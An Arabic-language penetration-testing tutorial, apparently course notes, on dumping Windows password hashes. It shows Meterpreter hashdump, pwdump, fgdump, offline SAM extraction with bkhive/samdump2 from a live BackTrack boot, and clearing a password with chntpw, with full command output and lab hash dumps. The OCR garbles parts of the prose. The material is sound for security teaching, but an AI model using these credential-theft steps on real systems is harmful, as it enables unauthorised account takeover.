ونطبع منها ال **Plain Text** ال **Passwords** دا طبعاً فحاله اننا معرفناش نطبق ال **Pass The Hash** اللي هو **Technique** اننا ن علطول بال **Hash Dump** اللي عملناه **Login** بالطريقه دي ... وزي مقولنا عندنا طريقتين عشان نحصل ال من ال **Hashes** . **Local** **Remote** اللي هما ال **Windows Machines**

-بالنسبة للطريقه ال **Remote** نقدر نجيب ال عن **Passwords** طريق ال **Memory** اللي فيها نسخه من ال **SAM File** ... بمعنى آخر هتلاقي ال **Machine** اللي انت بتدخل عليها بتاعت ال **Victim System** بتحفظ **Copy Remote** من كل حاجه عندك عال **RAM** فال **SAM File** اللي فيه ال ضمنها في **RAM** بتاعت جهازك من ضمنها ال **Users** الخاصه بال **Passwords Hashes** .

-فأنا ك **Attacker** دخلت عال **Victim Machine** بطريقه **SAM** فأول حاجه هعملها أروح لـ **RAM** أخذ من ال **Dump** الموجود فيها **Copy** فدي كدا أول طريقه عشان ن **File** **Hashes** اللي عندنا ... بس خد بالك عشان تنفذ خطوه زي دي تحتاج تكون **Administrator Account** اللي تكون داخل بيها **Victim** هناك مش تدخل عال **User Machine** بـ **SAM** **Copy** من ال **RAM** لاء الكلام دا مينفعش !! ودا يوضحلوك أهميه خطوه زي ال **Privilege Escalation** اللي بنعملها فال **Exploitation Phase** **Network Security** الموجود عندي على **LinkedIn** تقدر تشفو ال **Details** كامله ... عندنا **3Tools** نقدر نستخدمهم فالعمليه دي وهما ال **Pwdump** وال **fgdump** وال **ophcrack** تقدر تستخدم أي واحده منهم عادي عشان تحصل ال **Hash** بطريقه **Remotely** .

-حاليا من خلال الشرح احنا هنفترض انك عملت ال Exploit لـ Metasploit بداعك انت ك Attacker عن طريق ال Target Meterpreter موجود دلوقتي عال Machine بتعته وفاتح Tool عاوزه عند ال Hash وعاوز تحصل ال Shell عاوزه بالتفيل هتلافقيني شارح ال Penetration testing فمنهج ال Network عندى على Linked in Process أرجعه لو حابب Details Security .

```

Terminal
File Edit View Terminal Help
2011-10-17 09:22:34 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 9a7cdd5139c5de9ce5ec3fa657330a8e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:55fcf7b3d51f4b5278e6eafdbe9ac354:0446385c4cbfaed9f33e1d7b00e184c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d59714c0b9611bb19fb6d0e37756826d:7c492c26d0a0da0ed130f7f85db66fd6:::
SUPPORT 388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5674b6fc95790e394fa9c68f253ee3d0:::
eLS:1003:55fcf7b3d51f4b5278e6eafdbe9ac354:0446385c4cbfaed9f33e1d7b00e184c:::
eLS2:1004:55fcf7b3d51f4b5278e6eafdbe9ac354:0446385c4cbfaed9f33e1d7b00e184c:::

meterpreter >

```

-هذا فالمثال دا هتلافقى من خلال ال Command اللي هو System عرف هو User ايه عال User وlama لقى نفسه run hash dump قام عامل ال Command User عشان يجيب كل ال Users بال Hashes بتعتهم عال Machine . دى .

-تعالى نشوف فحاله لو ال Victim Machine دي قدامك بشكل Physical وعاوزين برضه نحصل ال Hash منها ؟ فلو ال Running Victim system ساعتها شغال و Administrator Account تكون Hash وساعتها هتعمل SAM File من ال Hashes الموجود فال Download ... Memory

لو ال **Victim System** دي مطفيه او **Offline** ساعتها تقدر تستخدم أدوات بشكل **Live** زي اننا عن طريق نسخه **Ubuntu** او اي **Target Machine** نشغلها بشكل **Live** وندخل عال **Linux** ونبدع نسحب ال **SAM File** منها من ال **Hashes** الموجود عال **Victim Machine** ... طب لو احنا دخلنا لـ **System Offline** ولقينا ال **Running System** حالته **Local** ساعتها تقدر تحصل ال **Hashes** عن طريق **Tools** زي **pwdump** وغيرها من اللي ذكرناهم .



```

C:\ Command Prompt
C:\Documents and Settings\Administrator\Desktop>Pwdump.exe localhost
pwdump6 Version 2.0.0-beta-2 by fizzgig and the mighty group at foofus.net
** THIS IS A BETA VERSION! YOU HAVE BEEN WARNED. **
Copyright 2009 foofus.net

This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program
and the GNU GPL for further details.

Administrator:500:55FCF7B3D51F4B5278E6EAFDBE9AC354:0446385C4CBFBAED9F33E1D7B00E184C:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****
HelpAssistant:1000:D59714C0B9611BB19FB6D0E37756826D:7C492C26D0A0DA0ED130F7F85DB66FD6:::
SUPPORT_388945a0:1002:NO PASSWORD*****:5674B6FC95790E394FA9C68F253EE3D0:::
Completed.

C:\Documents and Settings\Administrator\Desktop>

```

- عباره عن **Command Tool** لـ **exe file** هتشغله وتكتب ال **localhost** وهتلاقيه زي منتا شايف طلعلك ال **Users** اللي عال **Machine** بال **Hashes** بتعتهم ... واللي زيها برضه ال **fgdump** نفس القصه .



```

C:\ Command Prompt
C:\Documents and Settings\Administrator\Desktop>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.


No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2011-10-13-09-33-57 ---
Starting dump on 127.0.0.1

** Beginning local dump ***
OS (127.0.0.1): Microsoft Windows XP Professional Service Pack 3 (Build 2600)
Passwords dumped successfully
Cache dumped successfully
-----Summary-----
Failed servers:
NONE
Successful servers:
127.0.0.1
Total failed: 0
Total successful: 1



127.0.0.1 - Notepad
File Edit Format View Help
Administrator:500:55FCF7B3D51F4B5278E6EAFDBE9AC354:0446385C4CBFBAED9F33E1D7B00E184C:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****
HelpAssistant:1000:D59714C0B9611BB19FB6D0E37756826D:7C492C26D0A0DA0ED130F7F85DB66FD6:::
SUPPORT_388945a0:1002:NO PASSWORD*****:5674B6FC95790E394FA9C68F253EE3D0:::

```

-وعندك برضه ال نفس القصه بس لازم تكون داخل **SAM inside** **LM Hash** هتلaciqها بتجبك ال **Administrator Account** وال **NT Hash**.



-وعندك ال نفس القصه برضه كنا ذكرنا ال **L0phtcrack** وال **Ophcrack** ذكرنا ال **Tools** دي فوق بس هنا بنلقى نظره عليهم .



طب فاله ال **Victim** يعني لو روحت لـ **Offline System**  
ولقيت ان ال **Offline System** بتعمل ايه عشان  
تحصل ال **Hashes** دي ؟؟

-عندنا **Hash Overwrite Option** قوى جدا وهو ال ... يعني طافيه وانا عاوز أحصل ال **Hashes** صح كدا ...  
هروح لـ **SAM File** واعمل عليه **Overwrite** يعني أعدل فيه  
وأشيل ال **Hash** الموجود فيه واحظ بداله **Tanii** أنا عارفه  
وعارف أفكه ازاي ... تعالى نشوف ازاي ممكن ننفذ دا عن طريق ال . KALI

```
#####
[*] Welcome to the BackTrack 5 Distribution, Codename "Revolution"
[*] Official BackTrack Home Page: http://www.backtrack-linux.org
[*] Official BackTrack Training : http://www.offensive-security.com
#####
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@root:~#
```

-هحتاج تعمل **Boot System** قبل مال **Boot** يعمل و تكون فاتح  
نسخه التوزيعه بشكل . Live

```
#####
[*] Welcome to the BackTrack 5 Distribution, Codename "Revolution"
[*] Official BackTrack Home Page: http://www.backtrack-linux.org
[*] Official BackTrack Training : http://www.offensive-security.com
#####
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@root:~# mkdir /mnt/sda1
root@root:~# mount -t ntfs /dev/sda1 /mnt/sda1
root@root:~# cd /mnt/sda1/WINDOWS/system32/conf ig/
root@root:/mnt/sda1/WINDOWS/system32/conf ig#
```


-بعد كدا هتنشا مجلد عن طريق ال **Mkdir** وتحطه فالمسار اللي قدامك  
دا وبعد كدا تنفذ باقي ال **Commands** بالترتيب زي اللي قدامك ...  
وتعالى ندخل جوا المسار اللي قدامك دا عشان دا اللي هيتم منه الشغل  
كله ... وبرضه هننفذ بعض ال **Commands** من جوا المسار دا  
هتلخينا ناخذ نسخه من ال **Hash** نوديه لملف **Text** عندنا عال . **System**

```
root@root:/mnt/sda1/WINDOWS/system32/config# bkhive system syskey.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: 9a7cdd5139c5de9ce5ec3fa657330a8e
root@root:/mnt/sda1/WINDOWS/system32/config# sandump2 SAM syskey.txt > ourhashdump.txt
sandump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
root@root:/mnt/sda1/WINDOWS/system32/config# cat ourhashdump.txt
Administrator:500:55fcf7b3d51f4b5278e6eaafdbe9ac354:0446385c4cbfbaed9f33e1d7b00e184c:::
Guest:501:aad3b435b51404eeeaad3b435b51404ee:31d6cfef0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d59714c0b9611bb19fb6d0e37756826d:7c492c26d0a0da0ed130f7f85db66fd6:::
SUPPORT_388945a0:1002:aad3b435b51404eeeaad3b435b51404ee:5674b6fc95790e394fa9c68f253ee3d0:::
root@root:/mnt/sda1/WINDOWS/system32/config#
```


-وممكن نعمل الكلام دا برضه عن طريق ال **Ophcrack** بنفس  
القصه اللي فاتت وال **Tool** دي هتسخدمها كتير فالجزء دا وتقدر تنزل  
نسخه **CD Live** عليها ال **Tool** جاهزة تشغيل علطول عال . **Target**



-عندنا **tool** تانيه اللي هي بتغير ال **SAM** بتاع ملف ال **Content** بتسلق الملفات  
بتثبيت ال **Hash** الموجود فيه وبعدين تبدلها بال **Hash** اللي ال **Attacker**  
عاوز يحطه مكانه عشان هيعرف يفكه ... ال **Tool** دي هي ال **chntpw** ولو ملقتهاش فال **Kali** .

ال- **Clear Passwords** دي بتقدر تسمحنا اننا نعمل **Tool Promote Users To Change Passwords** وكمان ال **User** اللي هو نرقى ال **Administrator** بتاعت استخدامها **Steps** ... **Administrator** اللي هتمشي عليها زي ممتووضح قدامك .

## 1. Load SAM in chntpw




```
root@root:~# /pentest/passwords/chntpw/chntpw -i /media/8AC0577DC0576E87/WINDOWS/system32/config/SAM
chntpw version 0.99.6 100627 (vacation), (c) Petter N Hagen
Hive </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
Page at 0x7000 is not 'hbin', assuming file contains garbage at end
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 244/19064 blocks/bytes, unused: 7/5320 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length : 0
Password history count : 0

<=====> chntpw Main Interactive Menu <=====>
Loaded hives: </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>
```

## 2. Choose to edit data and which user to change



```
<=====> chntpw Main Interactive Menu <=====>
Loaded hives: </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM>

1 - Edit user data and passwords
- -
9 - Registry editor, now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> 1

===== chntpw Edit User Info & Passwords =====

| RID | ----- Username ----- | Admin? | - Lock? -- |
| 01f4 | Administrator          | ADMIN   | dis/lock |
| 03eb | eLS                   | ADMIN   | dis/lock |
| 03ec | eLS2                  | ADMIN   | dis/lock |
| 01f5 | Guest                 |          | *BLANK*   |
| 03e8 | HelpAssistant         |          | dis/lock |
| 03ea | SUPPORT_388945a0       |          | dis/lock |

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] eLS
```

### 3. Clear the password

```
00000221 = Users (which has 4 members)
00000220 = Administrators (which has 3 members)

Account bits: 0x0210 =
[ ] Disabled | [ ] Homedir req. | [ ] Passwd not req.
